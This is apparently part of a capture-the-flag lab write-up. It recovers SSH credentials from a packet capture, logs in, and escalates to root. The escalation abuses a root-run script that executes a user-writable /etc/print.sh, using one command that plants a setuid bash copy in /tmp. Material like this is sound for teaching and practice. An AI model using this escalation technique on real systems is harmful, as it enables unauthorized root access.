
There’s a lot of data, so instead of manually digging, we use the strings command in the terminal.




We see a login attempt as user lennie, and there's a password – we can test it.

6.SSH


Using the credentials we found, we log in via SSH.




Success! Time to grab the user.txt flag.



Exploring further, we come across a /scripts folder with contents.




Let’s inspect the script:



We see that it runs a system command – **/etc/print.sh**
Privilege escalation works here because the user can set the environment variable **LIST**, whose content is written to the /**etc/print.sh** file. This file is then executed by root in the planner.sh script, allowing arbitrary commands to run with administrative privileges.

```
$ echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /etc/print.sh
```

Once planner.sh is executed, we can become root using the command /tmp/rootbash -p



Now it’s time for the root flag, which can be found in **/root/root.txt** – not revealing it here :D

7.Conclusion

This CTF is a full attack chain – from reconnaissance to privilege escalation. The hardest part was analyzing the .pcapng file, but now I know how to handle that :)